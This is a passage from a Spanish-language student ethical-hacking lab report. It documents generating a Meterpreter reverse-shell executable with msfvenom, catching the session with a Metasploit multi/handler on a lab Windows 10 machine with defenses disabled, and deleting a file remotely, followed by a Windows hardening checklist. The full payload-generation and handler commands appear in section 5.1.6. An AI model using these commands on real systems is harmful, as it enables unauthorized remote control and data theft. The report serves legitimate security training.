
Nota: Se desactiva el firewall y antivirus de Windows con el fin de que no existan restricciones de seguridad para continuar con las pruebas de explotación.

Figura 21 Movimiento de ejecutable PoC_1073695428 y creación de archivo de texto Yulver_Arias_ 202337164_17_Marzo_2024.txt



Fuente: Elaboración propia
Nota: Se mueve el archivo ejecutable desde la maquina Linux a la maquinaWindows de acuerdo a las instrucciones del escenario, así mismo se crea el archivode texto para tomarlo de base y eliminarlo una vez se realice la explotación.


Figura 22 – Activación de la consola msfconsole y ejecución de comandos



Fuente: Elaboración propia

Nota: Aquí observamos la ejecución de los comandos de msfconsole el cual me proporciona una interfaz sobre comandos para acceder y trabajar con Metasploit, esta consola me permite también escanear objetivos y la explotación de vulnerabilidades.


Figura 23 Evidencia de explotación exitosa a la maquina Windows (192.168.1.7)



Fuente: Elaboración propia


Nota: Se ejecutan los comandos de acuerdo a las instrucciones del Anexo 4 y al final se envía el comando "exploit" y después para llevar a cabo la explotación, ejecuto en la maquina Windows el ejecutable PoC_1073695428.exe y su ingreso essatisfactorio, allí se listan las carpetas que hay en el escritorio de Windows.

Figura 24 Comprobación sobre la eliminación del archivo de texto Yulver_Arias_ 202337164_17_Marzo_2024.txt



Fuente: Elaboración propia
Nota: teniendo en cuenta la explotación exitosa, se procede a realizar la eliminacióndel archivo de texto con el comando rm Yulver_Arias_ 202337164_17_Marzo_2024.txt

Figura 25 Confirmación de la eliminación del archivo de texto en la maquina Windows



Fuente: Elaboración propia
Nota: Ingreso a la maquina Windows y se confirma que el archivo de texto fue eliminado.

5.1.2 Herramientas de Software utilizadas en el escenario:

- Creación de máquinas Virtuales, Windows y Linux
- Msfvenom = Generación de carga útil disponible para la creación de una Shell que me enlaza a la maquina Windows.
- Msfconsole = Es una plataforma donde me permitirá ejecutar comandos queme lleven a realizar una explotación de vulnerabilidades a un objetivo específico con ayuda de payloads.

Estas herramientas me permitieron seguir una secuencia de comandos hasta llegaral objetivo (Windows 10) con el fin de explotar sus vulnerabilidades, así mismo se ejecutaron comandos de sistema operativo Linux para lograr identificar y analizar elnivel de riesgo y lo sencillo que es explotar una vulnerabilidad ante un sistema débil en herramientas de seguridad.

5.1.3 Describir el fallo de seguridad en la Maquina Windows 10

Los fallos encontrados fueron una maquina con el Antivirus y Firewall desactivados, también no se debió ejecutar el archivo .exe ya que la misma maquina me recomendaba no descargarlo y ejecutarlo, esto permite al atacante vulnerar al servidor ya que no cuenta con una seguridad optima que protege su información, gracias a estas debilidades se logró realizar la explotación de vulnerabilidades y la eliminación de un archivo ubicado en el escritorio de la maquina Windows.

Windows acostumbra a contar con una gran cantidad de vulnerabilidades y sus virusson constantes en el sistema operativo, en este caso Windows 10, mi recomendación es activar siempre el antivirus y firewall, así mismo la revisión y actualización de software obteniendo las ultimas actualizaciones que entrega Microsoft las cuales podemos visualizar por medio de la herramienta Windows update, otro aspecto importante es no descargar software maliciosos que seencuentren en páginas no reconocidas ya que podemos afectar la integridad de nuestro equipo o información.

5.1.4 Herramienta utilizada para identificar los fallos de seguridad en la maquina Windows y el puerto.

La herramienta utilizada fue Msfvenom el cual es un Metasploit utilizado para creary personalizar payloads con el fin de explotar vulnerabilidades, el puerto utilizado esel **443** en el origen y en el destino abrió el **52320**, este puerto me especifica la salidaa la conexión de la maquina victima por la cual se dará escucha para realizar la penetración de vulnerabilidades.

Esta herramienta me pareció muy interesante, no la había manejado antes, me permite por lo que vi crear exploits, malware y payloads para un objetivo específicoque es poner a prueba un sistema operativo Windows o redes para simular de manera ética ataques de ciberseguridad.

El payload que se utilizó para el laboratorio fue uno que me permitió obtener información confidencial en la maquina Windows y su control total remotamente.

[*] Meterpreter sesión 1 opened (192.168.1.13:**443** -> 192.168.1.7: **52320**) at 2024-03-11 18:54:21 -0400

5.1.5 Explicación con mis palabras como afecta el ataque a un sistema Windows, utilice gráficos

Teniendo en cuenta los pasos realizados en este taller, se comprueba el acceso no autorizado a un sistema Windows donde me permite realizar eliminación de archivosy demás ejecuciones, sabemos que las vulnerabilidades son fallos o bugs que ponen en riesgo en este caso una maquina débil sin protección de antivirus y firewall, este método realizado en este taller es utilizado por los ciberdelincuentes para infiltrarse con este método en un sistema que para la víctima es inconsciente ya que ejecuto un archivo que no sabía que era un virus o troyano el cual me permitía tener conexión no autorizada a su máquina, este taller me pareció muy interesante porque gracias a estas pruebas de hacking ético ponen en prueba un sistema de información que puede estar en riesgo por personal que no tenga actualizado sus sistemas de información

Figura 26 Gráficos - Pasos que se siguieron para la explotación de lavulnerabilidad en la maquina Windows

Fuente: Elaboración propia

5.1.6 Comandos utilizados durante el escenario:

msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform Windows -a x64 LHOST=192.168.1.13 LPORT=443 -f exe >> /home/Kali/PoC_1073695428.exe
Explicación del comando: Gracias a esta herramienta me permitió generar elarchivo PoC_1073695428.exe para hacer uso de este exploit en la maquinaWindows y lograr vulnerar su información gracias a un payload por medio de unaShell reversa

Msfconsole: En el escenario me permitió activar esta herramienta para ejecutar comandos tipo Shell o bash y generar funcionalidades de Metasploit para escaneary lanzar el ataque al sistema Windows

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
Explicación del comando: Este comando me permite escoger el payload

msf6 exploit(multi/handler) > set payload Windows/x64/meterpreter/reverse_tcp payload => Windows/x64/meterpreter/reverse_tcp
Explicación del comando: seteamos el payload seleccionado, en este caso Windows/x64/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set lhost 192.168.1.13 lhost => 192.168.1.13
Explicación del comando: Seteamos el host local, en este caso la ip de la maquina Kali-Linux

msf6 exploit(multi/handler) > set lport 443 lport => 443
Explicación del comando: Seteamos el puerto a utilizar en el exploit, en este caso utilizaremos el puerto 443

msf6 exploit(multi/handler) > exploit
[*] Meterpreter sesión 1 opened (192.168.1.13:443 -> 192.168.1.7: 52320) at 2024-03-11 18:54:21 -0400
Explicación del comando: Ejecución del exploit, explotación de vulnerabilidades, para este caso logra la intervención del servidor Windows llevando a cabo el objetivo de borrar el archivo Yulver_Arias_ 202337164_17_Marzo_2024.txt

6 ESCENARIO 4


6.1 Evidencias sobre una guía de hardenización sobre la maquina Windows 10

Guía hardenización para el sistema operativo Windows 10:

- Enable en Windows Defender (antivirus y firewall) como medidas de seguridad.
- Reforzar las políticas de contraseñas para los usuarios creados en el sistema operativo y así mismo eliminar las cuentas innecesarias
- Actualizaciones del sistema operativo para remediación de vulnerabilidades y paquetes actualizados.
- Evitar instalar software malicioso
- Configurar privilegios o roles de un superusuario y administrador del sistema
- Auditoria periódica en la red
- Bloquear los puertos de red que no se utilizan
- Registrar toda actividad sospechosa como errores y las advertencias

6.1.2 Evidencias del Aseguramiento en el servidor Windows 10


Figura 27 Habilitación del antivirus



Fuente: Elaboración propia

Nota: Se evidencia que la protección sobre amenazas en tiempo real esta desactivada ya que en el banco de trabajo configurado en la etapa anterior era necesaria bajar la seguridad de la maquina


Figura 28 Confirmación en la protección del antivirus



Fuente: Elaboración propia

Nota: Se evidencia en la imagen la correcta activación del antivirus para detectar cualquier malware que localice el sistema.


Figura 3 – Actualizaciones disponibles con Windows update



Fuente: Elaboración propia


Nota: Se evidencia que el sistema operativo cuenta con actualizaciones disponibles

Figura 29 Aplicando actualizaciones de Windows update




Fuente: Elaboración propia

Figura 30 Continuidad sobre la actualización



Fuente: Elaboración propia

